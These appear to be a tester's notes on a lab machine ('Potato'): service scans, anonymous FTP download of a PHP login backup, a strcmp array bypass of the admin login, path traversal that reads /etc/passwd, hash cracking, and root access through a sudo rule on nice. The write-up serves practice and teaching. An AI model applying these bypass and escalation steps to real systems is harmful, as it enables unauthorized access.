General

PORT STATE SERVICE REASON VERSION

22/tcp open ssh syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 ef:24:0e:ab:d2:b3:16:b4:4b:2e:27:c0:5f:48:79:8b (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDamdAqH2ZyWoYj0tstPK0vbVKI+9OCgtkGDoynffxqV2kE4ceZn77FBuM-
GFKLU50Uv5RMUTFTX4hm1ijh77KMGG1CmAk2YWvEDhxbCBPCohp+xXMBXHBYoMbEVl/
loKL2UW6USnKorOgwxUdoMAwDxIrohGHQ5WNUADRaqt1eHuHxuJ8Bgi8yzqP/
26ePQTLCfwAZMq+SYPJedZBmfJJ3Brhb/
CGgzgRU8BpJGI8IfBL5791JTn2niEgoMAZ1vdfnSx0m49uk8npd0h5hPQ+ucyMh+Q35lJ1zDq94E24mkgawDhEgmLt-
b23JDNdY4rv/7mAAHYA5AsRSDDFgmbXEVcC7N1c3cyrwVH/
w+zF5SKOqQ8hOF7LRCqv0YQZ05wyiBu2OzbeAvhhiKJteICMuitQAuF6zU/dwjX7oEAxbZ2GsQ66kU3/
JnL4clTDATbT01REKJzH9nHpO5sZdebfLJdVfx38qDrlS+risx1QngpnRvWTmJ7XBXt8UrfXGenR3U=
| 256 f2:d8:35:3f:49:59:85:85:07:e6:a2:0e:65:7a:8c:4b (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNoh1z4mRbfROqXjtv9CG7ZYGiwN29OQQC-
VXMLce4ejLzy+0Bvo7tYSb5PKVqgO5jd1JaB3LLGWreXo6ZY3Z8T8=
| 256 0b:23:89:c3:c0:26:d5:64:5e:93:b7:ba:f5:14:7f:3e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDXv++bn0YEgaoSEmMm3RzCzm6pyUJJSsSW9FMBqvZQ3

80/tcp open http syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Potato company

2112/tcp open ftp syn-ack ttl 61 ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r-- 1 ftp ftp 901 Aug 2 2020 index.php.bak
|_-rw-r--r-- 1 ftp ftp 54 Aug 2 2020 welcome.msg
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Port 22 (SSH)

22/tcp open ssh syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 ef:24:0e:ab:d2:b3:16:b4:4b:2e:27:c0:5f:48:79:8b (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDamdAqH2ZyWoYj0tstPK0vbVKI+9OCgtkGDoynffxqV2kE4ceZn77FBuM-
GFKLU50Uv5RMUTFTX4hm1ijh77KMGG1CmAk2YWvEDhxbCBPCohp+xXMBXHBYoMbEVl/
loKL2UW6USnKorOgwxUdoMAwDxIrohGHQ5WNUADRaqt1eHuHxuJ8Bgi8yzqP/
26ePQTLCfwAZMq+SYPJedZBmfJJ3Brhb/

CGgzgRU8BpJGI8IfBL5791JTn2niEgoMAZ1vdfnSx0m49uk8npd0h5hPQ+ucyMh+Q35lJ1zDq94E24mkgawDhEgmLt-b23JDNdY4rv/7mAAHYA5AsRSDDFgmbXEVcC7N1c3cyrwVH/
w+zF5SKOqQ8hOF7LRCqv0YQZ05wyiBu2OzbeAvhhiKJteICMuitQAuF6zU/dwjX7oEAxbZ2GsQ66kU3/
JnL4clTDATbT01REKJzH9nHpO5sZdebfLJdVfx38qDrlS+risx1QngpnRvWTmJ7XBXt8UrfXGenR3U=
| 256 f2:d8:35:3f:49:59:85:85:07:e6:a2:0e:65:7a:8c:4b (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNoh1z4mRbfROqXjtv9CG7ZYGiwN29OQQC-VXMLce4ejLzy+0Bvo7tYSb5PKVqgO5jd1JaB3LLGWreXo6ZY3Z8T8=
| 256 0b:23:89:c3:c0:26:d5:64:5e:93:b7:ba:f5:14:7f:3e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDXv++bn0YEgaoSEmMm3RzCzm6pyUJJSsSW9FMBqvZQ3

to list;
Find creds [1✔]
webadmin:[redacted]

Privesc

Logged in as user webadmin

webadmins home dir


```
webadmin@serv:~$  ls -la
total 32
drwxr-xr-x 3 webadmin webadmin 4096 Jan 25 23:32 .
drwxr-xr-x 4 root     root     4096 Aug  2  2020 ..
-rw------- 1 webadmin webadmin    0 Sep 28  2020 .bash_history
-rw-r--r-- 1 webadmin webadmin  220 Aug  2  2020 .bash_logout
-rw-r--r-- 1 webadmin webadmin 3771 Aug  2  2020 .bashrc
drwx------ 2 webadmin webadmin 4096 Jan 25 23:32 .cache
-rw-r--r-- 1 webadmin webadmin   33 Jan 25 22:26 local.txt
-rw-r--r-- 1 webadmin webadmin  807 Aug  2  2020 .profile
-rw------- 1 webadmin root       32 Sep 28  2020 user.txt
```

got the user flag from the "local.txt" file "f[redacted]

webadmin can run nice as sudo on the /notes dir

```
  sudo -l
Matching Defaults entries for webadmin on serv:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on serv:
    (ALL : ALL) /bin/nice /notes/*
```

found a gtfobins page on nice that shows a sudo exploit:



however as I can only nice the files in /notes i can not run /bin/sh
but as it was a set path to /notes but allowed me to specify any “file” I specied " .." which allowed me some path traversel and I was able to execute /bin/bash with the payload
sudo /bin/nice /notes/../bin/bash

And I became root

got the root flag from proof.txt in roots dir “ [redacted]

ROOTED


Port 80 (HTTP)

80/tcp open http syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Potato company

to do

dirbust [1✔ 2]
subdomain fuzz []
test functionality []


LANDING PAGE



Inital dirbust of the http site

```
 gobuster dir -u http://192.168.182.101/ -w /usr/share/wordlists/dirbuster/directory-
list-2.3-medium.txt -x php,js,py,html,.,.txt,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.182.101/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              py,html,,txt,php,js
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                (Status: 403) [Size: 280]
/.                   (Status: 200) [Size: 245]
/.html               (Status: 403) [Size: 280]
/index.php           (Status: 200) [Size: 245]
/admin               (Status: 301) [Size: 318] [--> http://192.168.182.101/admin/]
/potato              (Status: 301) [Size: 319] [--> http://192.168.182.101/potato/]
/.php                (Status: 403) [Size: 280]
/.html               (Status: 403) [Size: 280]
/.                   (Status: 200) [Size: 245]
/server-status       (Status: 403) [Size: 280]
Progress: 745602 / 1543927 (48.29%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 745755 / 1543927 (48.30%)
===============================================================
Finished
===============================================================
```

ADMIN PAGE



This seems like the login page from the index.php back up file.
trying admin:potato did NOT work maybe iterate potato1,20
that failed

trying to malform the POST request:

```
POST /admin/index.php?login=1 HTTP/1.1
Host: 192.168.182.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://192.168.182.101
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://192.168.182.101/admin/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=admin&password=potato
```

Always ends up with the same response:

```
HTTP/1.1 200 OK
Date: Sat, 25 Jan 2025 23:00:13 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 109
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

```
<html>
<head></head>
<body>

<p>Bad user/password! </br> Return to the <a href="index.php">login page</a> <p>
```


Almost as if the POST request doesnt matter

Using a strcmp bypass with the POST request:


```
POST /admin/index.php?login=1 HTTP/1.1
Host: 192.168.182.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: http://192.168.182.101
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://192.168.182.101/admin/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=admin&password[]=""
```

making strcmp see password []="" as a empty array which the causes strcmp to barf: strcmp(array(),"") which would = 0


ADMIN DASHBOARD:




checking logs I found i could access 3 log files



opening this POST request in burp I saw the param for getting the logs file was simply “file=”



Trying PathTraversel+LFI worked and I was able to read /etc/passwd



webdmin had their hash in the /etc/passwd file using john I broke it and managed to login to their account on the box via ssh

webadmin:dragon

Port 2112 (FTP)

2112/tcp open ftp syn-ack ttl 61 ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r-- 1 ftp ftp 901 Aug 2 2020 index.php.bak
|_-rw-r--r-- 1 ftp ftp 54 Aug 2 2020 welcome.msg
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

to list
login as anonymous user and download files [✔]

FILE “index.php.bak"
This is a backup of the index.php file

```
<html>
<head></head>
<body>

<?php
```

```
$pass= "potato"; //note Change this password regularly

if($_GET['login']==="1"){
   if (strcmp($_POST['username'], "admin") == 0            && strcmp($_POST['password'], $pass) == 0) {
      echo "Welcome! </br> Go to the <a href=\"dashboard.php\">dashboard</a>";
   setcookie('pass', $pass, time() + 365*24*3600);
 }else{
      echo "<p>Bad login/password! </br> Return to the <a href=\"index.php\">login page</a>
<p>";
 }
   exit();
}
?>


   <form action="index.php?login=1" method="POST">
                        <h1>Login</h1>
                        <label><b>User:</b></label>
                        <input type="text" name="username" required>
                        </br>
                        <label><b>Password:</b></label>
                        <input type="password" name="password" required>
                        </br>
                        <input type="submit" id='submit' value='Login' >
   </form>
</body>
</html>
```